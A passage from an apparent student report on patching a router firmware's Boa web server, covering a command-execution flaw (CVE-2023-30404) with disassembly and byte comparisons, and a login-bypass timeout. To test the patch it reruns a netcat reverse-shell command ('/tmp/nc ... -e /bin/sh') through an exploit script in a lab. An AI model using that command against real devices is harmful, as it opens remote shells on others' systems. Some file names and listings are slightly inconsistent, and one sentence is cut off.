This demonstrates the impact of CVE-2023-30405 in a directly observable way:

the attacker-controlled value changes the DOM and triggers script execution in the administrator's browser.

This behavior is especially relevant for a router or extender web interface because configuration values are frequently displayed back to the administrator after being saved. If one of those values is attacker-controlled and rendered without escaping, the web interface becomes a vehicle for client-side code execution.

Together with the previous RCE result, this completes the exploitation phase. The next chapter describes the mitigations applied to the identified issues, including the binary patch used to disable the RCE handler and the rendering change used to prevent XSS execution.

Chapter 4

Fixing

4.1 Patching RCE

To mitigate the RCE vulnerability affecting the router firmware, it was necessary to patch the component responsible for enabling arbitrary command execution. During the firmware analysis, the function *FUN_00440290* was identified by following the methodology described at [11]. This function was responsible for invoking the routine used to execute system commands. Further reverse engineering revealed that the function was merely a leftover from previous firmware versions and was no longer required for the normal operation of the device.

Rather than modifying the command execution logic, the chosen mitigation strategy was to neutralize the vulnerable function by forcing it to return immediately. In the original Boa binary, the beginning of the function was replaced with the following MIPS instructions:

```
1 jr      $ra
2 addiu $sp, $sp, 0x98
```

Listing 4.1: Patched function prologue

These instructions implement an immediate return on the **big-endian MIPS (MIPS BE)** architecture. The *addiu* instruction occupies the branch delay slot of *jr* and restores the stack pointer before control flow returns to the caller.

The remaining bytes in the patched region were replaced with MIPS *nop* instructions, encoded as *0x00000000* rather than *0x90*, which is specific to x86. Figure 4.1 shows the patched function in Ghidra.




Figure 4.1: Boa binary patched with Ghidra

The byte-level comparison in Figure 4.2 confirms that the original command execution routine was replaced by the immediate-return sequence followed by *nop* padding. This preserves the binary layout while preventing execution from reaching the vulnerable code path.

```
[mr@mr-thinkpadx286 progetto_IoT]$ hexdump -C extractions/eprom_backup.bin.extracted/10A000/squashfs-root/bin/boa | grep -A2 "00040290"
00040290  27 bd ff 68 af bf 00 94  af b2 00 00 af b1 00 8c  |'.h.....|
000402a0  8f 9b 00 88 3c 1c 00 47  27 9c 0a 90 af bc 00 18  |...G'...|
000402b0  af 99 80 44 3c 11 00 45  3c 05 00 45 24 a5 aa d8  |...D<...$...|
[mr@mr-thinkpadx286 progetto_IoT]$ hexdump -C boaPatched | grep -A2 "00040290"
00040290  03 e0 00 08 27 bd 00 98  00 00 00 00 00 00 00 00  |.....|
000402a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....|
*
```

Figure 4.2: hexdump: Boa vs Boa patched

Starting from this first patch on the original Boa binary, we then prepared the two Boa versions used in the final Firmadyne tests. This additional step was necessary because the original firmware web application was not fully stable in the emulated environment. Infact, as anticipated, several code paths depended on Realtek-specific NVRAM/MIB state that was not completely reproduced by Firmadyne. As a consequence, some requests caused Boa to dereference invalid pointers and terminate with a segmentation fault.

For this reason, we maintained two stabilized Boa binaries:

- *boa.before-boaPatched*, which preserves the RCE-vulnerable command execution handler;
- *boa.patched-stable*, which includes the RCE mitigation and is used to verify that the reverse shell can no longer be obtained.

As described in Section 2.3.3, before applying the security patches we produced a stabilized Boa binary for the Firmadyne environment. That binary, saved as

Starting from this stabilized vulnerable binary, we then produced *boa.patched-stable*. This second binary keeps the same Firmadyne stability changes, but additionally disables the RCE handler at *0x00440290*. Therefore, the comparison between *boa.before-boiaPatched* and *boa.patched-stable* isolates the RCE patch itself: both binaries are usable in the emulated web interface, but only the first one still exposes the vulnerable command execution path.

```

*boa.before.boaPatched.x31                 #21
                                Stack[-0x88]:4 local_88
                                FUN_00440290
00440290 27 bd ff 68      addiu    sp,sp,-0x98
                                assume gp = <UNKNOWN>
00440294 af bf 00 94      sw       ra,local_4(sp)
00440298 af b2 00 90      sw       s2,local_8(sp)
0044029c af b1 00 8c      sw       s1,local_c(sp)
004402a0 af b0 00 88      sw       s0,local_10(sp)
004402a4 3c 1c 00 47      lui      gp,0x47
004402a8 27 9c 0a 90      addiu    gp,gp,0xa90
004402ac af bc 00 18      sw       gp=>gp,local_80(sp)
004402b0 8f 99 80 44      lw       t9,-0x7fbc(gp)>=>req_get_cstream_var = 00412710
004402b4 3c 11 00 45      lui      s1,0x45
004402b8 3c 05 00 45      lui      a1,0x45
004402bc 24 a5 aa d8      addiu    a1=>s_submit-url_0044aad8,a1,-0x5528 = "submit-url"
004402c0 26 26 98 ec      addiu    a2=>DAT_004498ec,s1,-0x6714
004402c4 03 20 f8 09      jalr     t9=>req_get_cstream_var undefined req_get_cstream_
004402c8 00 80 80 21      move     s0,a0
004402cc 8f bc 00 18      lw       gp,local_80(sp)
004402d0 3c 05 00 45      lui      a1,0x45
004402d4 24 a5 4a 88      addiu    a1=>s_sysCmd_00454a88,a1,0x4a88 = "sysCmd"
004402d8 8f 99 80 44      lw       t9,-0x7fbc(gp)>=>req_get_cstream_var = 00412710
004402dc 26 26 98 ec      addiu    a2=>DAT_004498ec,s1,-0x6714
004402e0 02 00 20 21      move     a0,s0
004402e4 03 20 f8 09      jalr     t9=>req_get_cstream_var undefined req_get_cstream_
004402e8 00 40 90 21      move     s2,v0
004402ec 80 43 00 00      lb       v1,0x0(v0)
004402f0 8f bc 00 18      lw       gp,local_80(sp)
004402f4 10 60 00 13      beq      v1,zero,LAB_00440344
004402f8 3c 03 00 45      lui      v1,0x45
004402fc 8f 99 85 90      lw       t9,-0x7a70(gp)>=><EXTERNAL>::snprintf = 00447280
00440300 24 63 4a a0      addiu    v1,v1,0x4aa0
00440304 27 b1 00 20      addiu    s1,sp,0x20
00440308 3c 06 00 45      lui      a2,0x45
0044030c af a3 00 10      sw       v1=>s_/tmp/syscmd.log_00454aa0,local_88(sp) = "/tmp/syscmd.log"

```

In *boa.patched-stable*, the same function was neutralized by replacing its entry point with an immediate return:

The *nop* instruction occupies the MIPS branch delay slot. This stabilized patch is functionally equivalent to the earlier patch applied to the original Boa binary, be-

cause both versions prevent execution from reaching the command execution logic. However, the exact delay-slot instruction is different. In the original patched binary, the delay slot contains *addiu \$sp,\$sp,0x98*, while in the stabilized patched binary it contains a *nop*. This difference is acceptable because *boa.patched-stable* returns before creating a stack frame, so no stack pointer restoration is required.

Figure 4.4 shows the patched function in Ghidra.




Figure 4.4: *boa.patched-stable* in Ghidra

The same difference can also be observed directly from the terminal by comparing the bytes at the corresponding file offset. Since the binary is loaded at base address *0x00400000*, the virtual address *0x00440290* corresponds to file offset *0x40290*.

The comparison was performed with *xxd*:

```
1 xxd -g 1 -l 32 -s 0x40290 tentativo_dimensioe/squashfs-root/
  bin/boa.before-boaPatched
2 xxd -g 1 -l 32 -s 0x40290 tentativo_dimensioe/squashfs-root/
  bin/boa.patched-stable
```

In the vulnerable stabilized binary, the dump still contains the original function body. In the patched stabilized binary, the first bytes are:

```
1 03e00008 00000000
```

which correspond to:

```

1 jr      $ra
2 nop

```

Figure 4.5 shows the byte-level comparison between the two stabilized Boa versions.

```

samba@samba-VirtualBox:~/CLionProjects/progetto_IoT$ xxd -g 1 -l 32 -s 0x40290 tentativo_dimensio/squashfs-root/bin/boa.before-boaPatched
00040290: 27 bd ff 68 af bf 00 94 af b2 00 90 af b1 00 8c  '..h.....'
000402a0: af b0 00 88 3c 1c 00 47 27 9c 0a 90 af bc 00 18  '...<.G'.....'

samba@samba-VirtualBox:~/CLionProjects/progetto_IoT$ xxd -g 1 -l 32 -s 0x40290 tentativo_dimensio/squashfs-root/bin/boa.patched-stable
00040290: 03 e0 00 08 00 00 00 00 00 00 00 00 00 00 00 00  '.....'
000402a0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  '.....'

```

Figure 4.5: Byte-level comparison

After rebuilding the Firmadyne image with *boa.patched-stable*, we repeated the same reverse shell test used during the exploitation phase. On the host machine, we started a listener on port 9001:

```

1 nc -nvlp 9001

```


Then, through the exploit script, we attempted to execute the same reverse shell command:

```

1 /tmp/nc 192.168.10.100 9001 -e /bin/sh

```

With the patched Boa binary, the listener did not receive any incoming connection (Figure 4.6). This demonstrates that the command execution handler was no longer able to spawn the reverse shell.



```

samba@samba-VirtualBox:~/CLionProjects/progetto_IoT/CVE-2023-30404$ python exploit.py -l
/tmp/nc 192.168.10.100 9001 -e /bin/sh

samba@samba-VirtualBox:~/CLionProjects/progetto_IoT/CVE-2023-30404$ nc -nvlp 9001
Listening on 0.0.0.0 9001

```

Figure 4.6: No reverse shell connection

We also verified the result from inside the emulated firmware. If the attack had succeeded, a */tmp/nc* process would have appeared in the process list. Instead, after running:

```
1 ps | grep nc
```

the only matching process was the *grep* command itself, and no */tmp/nc* reverse shell process was present (Figure 4.7).

```
# ps | grep nc
  8 root          0 SW   [sync_supers]
133 root         864 S    grep nc
# ps | grep boa
120 root        1128 S    boa
135 root         864 S    grep boa
```

Figure 4.7: No */tmp/nc* reverse shell process in firmadyne

These tests confirm that the stabilized patched Boa binary preserves the expected web interface behavior while preventing exploitation of CVE-2023-30404. In other words, the same firmware image remains usable in Firmadyne, but the vulnerable command execution path no longer reaches the code responsible for launching system commands.

4.2 Patching Login By-pass

The login by-pass vulnerability was related to the way Boa handled the authenticated state after a successful login. Before applying the patch, the login page itself accepted the correct credentials and redirected the authenticated user to the home page (Figure 4.8). However, shortly after a legitimate login, another unauthenticated user was also able to access the same protected page (Figure 4.9).




Figure 4.8: Home page accessed by a legitimate authenticated user




Figure 4.9: Unauthenticated user accessing the home page after a recent valid login

This behavior showed that the issue was not only in the credential comparison logic. Instead, Boa was maintaining a temporary global authentication state that could be reused for a short period of time by another request.

We started the analysis from the login handler. In Ghidra, the relevant function is located around address `0x00444504`. The handler first reads the value of the *submit*-

value parameter, used to distinguish between login and language-change operations (Figure 4.10). It then reads the submitted username and password from the HTTP request.

```

Listing: boa.before-boA-Patched

0044453c 3c 05 00 45      lui      a1,0x45
00444540 24 a5 48 48      addiu   a1=>s_submit-value_00454848,a1,0x4848      = "submit-value"
00444544 26 26 98 ec      addiu   a2=>DAT_004498ec,s1,-0x6714
00444548 af a0 00 18      sw      zero,local_90(sp)
0044454c 03 20 18 09      jalr    t9=>req_get_cstream_var
00444550 00 80 80 21      _move   s0,a0
00444554 8f bc 00 10      lw      gp,local_98(sp)
00444558 3c 12 00 45      lui      s2,0x45
0044455c 00 20 20 00      move    a0,v0
00444560 8f 99 81 ec      lw      t9,-0x7e14(gp)>=>>>EXTERNAL:::strcmp      = 00447820
00444564 00 00 00 00      nop
00444568 03 20 18 09      jalr    t9=><<EXTERNAL:::strcmp
0044456c 26 45 58 20      addiu   a1=>s_chLang_00455820,s2,0x5820      int strcmp(char * _s1, char * _...
00444570 8f bc 00 10      lw      gp,local_98(sp)      = "chLang"
00444574 00 00 00 00      nop
00444578 8f 99 80 44      lw      t9,-0x7fbc(gp)>=>>req_get_cstream_var      = 00412710
0044457c 14 40 10 19      bne     v0,zero,LAB_004445e4
00444580 26 26 98 ec      _addiu  a2=>DAT_004498ec,s1,-0x6714
00444584 3c 05 00 45      lui      a1,0x45
00444588 24 a5 58 28      addiu   a1=>s_lang_select_00455828,a1,0x5828      = "lang_select"
0044458c 03 20 18 09      jalr    t9=>req_get_cstream_var      undefined req_get_cstream_var()
00444590 02 00 20 21      _move   a0,s0
00444594 8f bc 00 10      lw      gp,local_98(sp)
00444598 00 00 00 00      nop
0044459c 8f 99 81 08      lw      t9,-0x7ef8(gp)>=>><<EXTERNAL:::atoi      = 00447920
004445a0 00 00 00 00      nop
004445a4 03 20 18 09      jalr    t9=><<EXTERNAL:::atoi
004445a8 00 40 20 21      _move   a0,v0      int atoi(char * _nptr)
004445ac 8f bc 00 10      lw      gp,local_98(sp)
004445b0 24 04 3e 80      li      a0,0x3e80
004445b4 27 a5 00 18      addiu   a1,sp,0x18
004445b8 8f 99 83 ec      lw      t9,-0x7c20(gp)>=>><<EXTERNAL:::apsib_set      = 004474c0
004445bc 00 00 00 00      nop
004445c0 03 20 18 09      jalr    t9=><<EXTERNAL:::apsib_set
004445c4 af a2 00 18      _sw     v0,local_90(sp)      undefined apmb_set()
004445c8 0c 11 07 2c      jal     FUN_00441cb0      undefined FUN_00441cb0()
004445cc 00 00 00 00      _nop
004445d0 8f bc 00 10      lw      gp,local_98(sp)
004445d4 02 00 20 21      move    a0,s0
004445d8 8f 99 83 20      lw      t9,-0x7ce0(gp)>=>>req_format_write      = 00411990
004445dc 10 00 00 6b      b       LAB_0044478c
004445e0 26 45 58 20      _addiu  a1=>s_chLang_00455820,s2,0x5820      = "chLang"

LAB_004445e4
004445e4 3c 05 00 45      lui      a1,0x45      XREF[1]: 0044457c(j)
004445e8 24 a5 48 9c      addiu   a1=>s_username_00454898+4,a1,0x489c      = "username"
004445ec 03 20 18 09      jalr    t9=>req_get_cstream_var      undefined req_get_cstream_var()
004445f0 02 00 20 21      _move   a0,s0
004445f4 0f bc 00 10      lw      t9,-0x7c10(gp)>=>><<EXTERNAL:::atoi

```

Figure 4.10: Boa login handler reading *submit-value* and *username*

The password parameter is read shortly after (Figure 4.11). At this point, the handler has both user-controlled values needed for authentication.

```

Listing: boa.before-boaPatched
LAB_004445e4                                XREF[1]: 0044457c(j)
004445e4 3c 05 00 45    lui      a1,0x45
004445e8 24 a5 48 9c    addiu   a1=>g_username_00454898+4,a1,0x489c    = "username"
004445ec 03 20 f8 09    jalr    t9=>req_get_cstream_var                undefined req_get_cstream_var()
004445f0 02 00 20 21    _move   a0,s0
004445f4 8f bc 00 10    lw      gp,local_98(sp)
004445f8 3c 05 00 45    lui      a1,0x45
004445fc 26 26 98 ec    addiu   a2=>DAT_004498ec,s1,-0x6714
00444600 8f 99 80 44    lw      t9,-0x7fbc(gp)=>=>req_get_cstream_var    = 00412710
00444604 24 a5 58 34    addiu   a1=>g_password_00455834,a1,0x5834        = "password"
00444608 02 00 20 21    move    a0,s0
0044460c 03 20 f8 09    jalr    t9=>req_get_cstream_var                undefined req_get_cstream_var()
00444610 00 40 88 21    move    s1,v0
00444614 8f bc 00 10    lw      gp,local_98(sp)
00444618 27 b3 00 1c    addiu   s3,sp,0x1c
0044461c 24 04 00 b6    li      a0,0xb6
00444620 8f 99 84 8c    lw      t9,-0x7b74(gp)=>=><EXTERNAL>::apmib_get    = 004473c0
00444624 02 60 28 21    move    a1,s3
00444628 03 20 f8 09    jalr    t9=>=<EXTERNAL>::apmib_get                undefined apmib_get()
0044462c 00 40 a0 21    _move   s4,v0
00444630 8f bc 00 10    lw      gp,local_98(sp)
00444634 27 b2 00 50    addiu   s2,sp,0x50
00444638 24 04 00 b7    li      a0,0xb7
0044463c 8f 99 84 8c    lw      t9,-0x7b74(gp)=>=><EXTERNAL>::apmib_get    = 004473c0
00444640 00 00 00 00    nop
00444644 03 20 f8 09    jalr    t9=>=<EXTERNAL>::apmib_get                undefined apmib_get()
00444648 02 60 28 21    _move   a1,s2
0044464c 8f bc 00 10    lw      gp,local_98(sp)
00444650 02 60 20 21    move    a0,s3
00444654 8f 99 81 ec    lw      t9,-0x7e14(gp)=>=><EXTERNAL>::strcmp        = 00447820
00444658 00 00 00 00    nop
0044465c 03 20 f8 09    jalr    t9=>=<EXTERNAL>::strcmp                    int strcmp(char * __s1, char * __...
00444660 02 20 28 21    move    a1,s1
00444664 8f bc 00 10    lw      gp,local_98(sp)
00444668 00 00 00 00    nop
0044466c 02 40 20 21    move    a0,s2
00444670 8f 99 81 ec    lw      t9,-0x7e14(gp)=>=><EXTERNAL>::strcmp        = 00447820
00444674 00 00 00 00    nop
00444678 03 20 f8 09    jalr    t9=>=<EXTERNAL>::strcmp                    int strcmp(char * __s1, char * __...
0044467c 02 80 28 21    _move   a1,s4
00444680 8f bc 00 10    lw      gp,local_98(sp)
00444684 00 00 00 00    nop
00444688 3c 12 00 47    lui      s2,0x47
0044468c 26 52 d7 60    addiu   s2,s2,-0x28a0
00444690 26 16 00 d0    addiu   s6,s0,0xd0
00444694 00 00 88 21    clear   s1
00444698 34 15 ca 64    ori     s5,zero,0xca64
0044469c 24 15 00 0e    li      t1,-0xe

```

Figure 4.11: Boa login handler reading the *password* parameter

The submitted username is compared against the expected username using *strcmp* (Figure 4.12).

```

1 jalr    t9                ; strcmp
2 move    a1, s1            ; submitted username

```

```

Listing: boa.before-boaPatched
00444684 00 00 00 00 nop
00444688 3c 12 00 47 lui s2,0x47
0044468c 26 52 d7 60 addiu s2,s2,-0x28a0
00444690 26 16 00 d0 addiu s6,s0,0xd0
00444694 00 00 88 21 clear s1
00444698 34 15 ca 64 ori s5,zero,0xca64
0044469c 24 13 00 05 li s3,0x5
004446a0 02 40 a0 21 move s4,s2

LAB_004446a4
004446a4 8e 42 00 00 lw v0,0x0(s2)=>DAT_0046d760 XREF[1]: 004446f8(j)
004446a8 8f 99 81 ec lw t9,-0x7e14(gp)=>-><EXTERNAL>::strcmp = 00447820
004446ac 14 55 00 16 bne v0,s5,LAB_00444708
004446b0 02 c0 20 21 _move a0,s6
004446b4 02 33 00 18 mult s1,s3
004446b8 00 00 28 12 mflo a1
004446bc 24 a5 00 01 addiu a1,a1,0x1
004446c0 00 05 28 c0 sll a1,a1,0x3
004446c4 03 20 f8 09 jalr t9=><EXTERNAL>::strcmp int strcmp(char * __s1, char * ___
004446c8 02 85 28 21 _addu a1=>DAT_0046d768,s4,a1
004446cc 8f bc 00 10 lw gp,local_98(sp)
004446d0 10 40 00 0e beq v0,zero,LAB_0044470c
004446d4 24 03 00 28 _li v1,0x28
004446d8 8e 42 00 04 lw v0,0x4(s2)=>DAT_0046d764
004446dc 0e 03 00 b8 lw v1,0xb8(s0)
004446e0 00 00 00 00 nop
004446e4 00 62 10 23 subu v0,v1,v0
004446e8 2c 42 01 5e sltiu v0,v0,0x15e
004446ec 10 40 00 06 beq v0,zero,LAB_00444708
004446f0 26 52 00 28 _addiu s2,s2,0x28
004446f4 26 31 00 01 addiu s1,s1,0x1
004446f8 16 33 ff ea bne s1,s3,LAB_004446a4
004446fc 00 00 00 00 _nop
00444700 10 00 00 17 b LAB_00444760
00444704 3c 05 00 45 _lui a1,0x45

LAB_00444708
00444708 24 03 00 28 _li v1,0x28 XREF[2]: 004446ac(j), 004446ec(j)

LAB_0044470c
0044470c 02 23 00 18 mult s1,v1 XREF[1]: 004446d0(j)
00444710 3c 02 00 05 li a0,0x5
00444714 3c 02 00 47 lui v0,0x47
00444718 24 42 d7 60 addiu v0,v0,-0x28a0
0044471c 34 06 ca 64 ori a2,zero,0xca64
00444720 8f 99 86 04 lw t9,-0x79fc(gp)=>-><EXTERNAL>::strcpy = 004471c0
00444724 26 05 00 d0 addiu a1,s0,0xd0
00444728 00 00 18 12 mflo v1
0044472c 00 00 18 12 addiu v1,v1,0x1

```

Figure 4.12: Username comparison inside the Boa login handler

The same logic is then applied to the password. If both comparisons succeed, execution reaches the branch that returns *login_success* (Figure 4.13).

```

1 jalr    t9          ; strcmp
2 move    a1, s4      ; submitted password
3 ...
4 login_success

```

```

Listing: boa.before-boaPatched
00444714 3c 02 00 47 lui v0,0x47
00444718 24 42 d7 60 addiu v0,v0,-0x28a0
0044471c 34 06 ca 64 ori a2,zero,0xca64
00444720 8f 99 86 04 lw t9,-0x79fc(gp)=>-><EXTERNAL>::strcpy = 004471c0
00444724 26 05 00 d0 addiu a1,s0,0xd0
00444728 00 00 18 12 mflo v1
0044472c 00 62 18 21 addu v1,v1,v0
00444730 ac 66 00 00 sw a2,0x0(v1)=>DAT_0046d788
00444734 02 24 00 18 mult s1,a0
00444738 8e 06 00 b8 lw a2,0xb8(s0)
0044473c 00 00 00 00 nop
00444740 ac 66 00 04 sw a2,0x4(v1)=>DAT_0046d78c
00444744 00 00 20 12 mflo a0
00444748 24 84 00 01 addiu a0,a0,0x1
0044474c 00 04 20 c0 sll a0,a0,0x3
00444750 03 20 f8 09 jalr t9=><EXTERNAL>::strcpy char * strcpy(char * __dest, cha...
00444754 00 44 20 21 addu a0=>DAT_0046d790,v0,a0
00444758 8f bc 00 10 lw gp,local_98(sp)
0044475c 3c 05 00 45 lui a1,0x45

LAB_0044760
00444760 8f 99 83 20 lw t9,-0x7ce0(gp)=>->req_format_write XREF[1]: 00444700(j)
00444764 02 00 20 21 move a0,s0 = 00411990
00444768 10 00 00 08 b LAB_004478c
0044476c 24 a5 58 40 addiu a1=>s_login_success_00455840,a1,0x5840 = "login_success"
00444770 0c ?? 0Ch
00444771 10 ?? 10h
00444772 fe ?? FEh
00444773 95 ?? 95h
00444774 02 ?? 02h
00444775 00 ?? 00h
00444776 20 ?? 20h
00444777 21 ?? 21h !
00444778 8f ?? 8Fh
00444779 bc ?? BCh
0044477a 00 ?? 00h
0044477b 10 ?? 10h
0044477c 3c ?? 3Ch <
0044477d 05 ?? 05h
0044477e 00 ?? 00h ? -> 00450200
0044477f 45 ?? 45h E
00444780 02 ?? 02h
00444781 00 ?? 00h

```

Figure 4.13: Password comparison and *login_success* response

After identifying the login flow, we analyzed the code executed after a successful authentication. Boa stores a temporary authentication entry in a global table. This entry is marked with the magic value *0xca64* and contains a timestamp.

We identified this mechanism by observing that, after a successful login, the login handler writes the value *0xca64* into a global table. We then searched the Boa binary for other references to the same constant. Besides the login handler itself, the relevant occurrence was found around address *0x0043fbac*. Inspecting the surrounding code in Ghidra showed that this occurrence belonged to a separate function starting at approximately *0x0043fb68*. This function iterates over the authentication table and decides whether a request should be considered already authenticated.

In the vulnerable version, this function checks whether the elapsed time from the saved login timestamp is lower than 351 ticks:

```

1 lw      v0, 184(s2)      ; current time
2 lw      v1, 4(s3)        ; saved login time
3 subu    v1, v0, v1
4 sltiu   v1, v1, 351
5 bnez    v1, authenticated

```

The instruction:

```

1 sltiu   v1, v1, 351

```


means that the global authentication entry remains valid while:

```
1 current_time - saved_login_time < 351
```

Therefore, after a legitimate login, the firmware kept a reusable authenticated state for approximately 350 seconds. This explains why an unauthenticated user could access protected pages shortly after another user had logged. Figures 4.14 and 4.15 show that both Boa versions were still affected by this logic before the login by-pass patch was applied. The first binary was the stabilized pre-RCE-patch Boa, while the second one was the stabilized Boa with the RCE mitigation already applied. In both cases, the authentication timeout check still used the value 351.

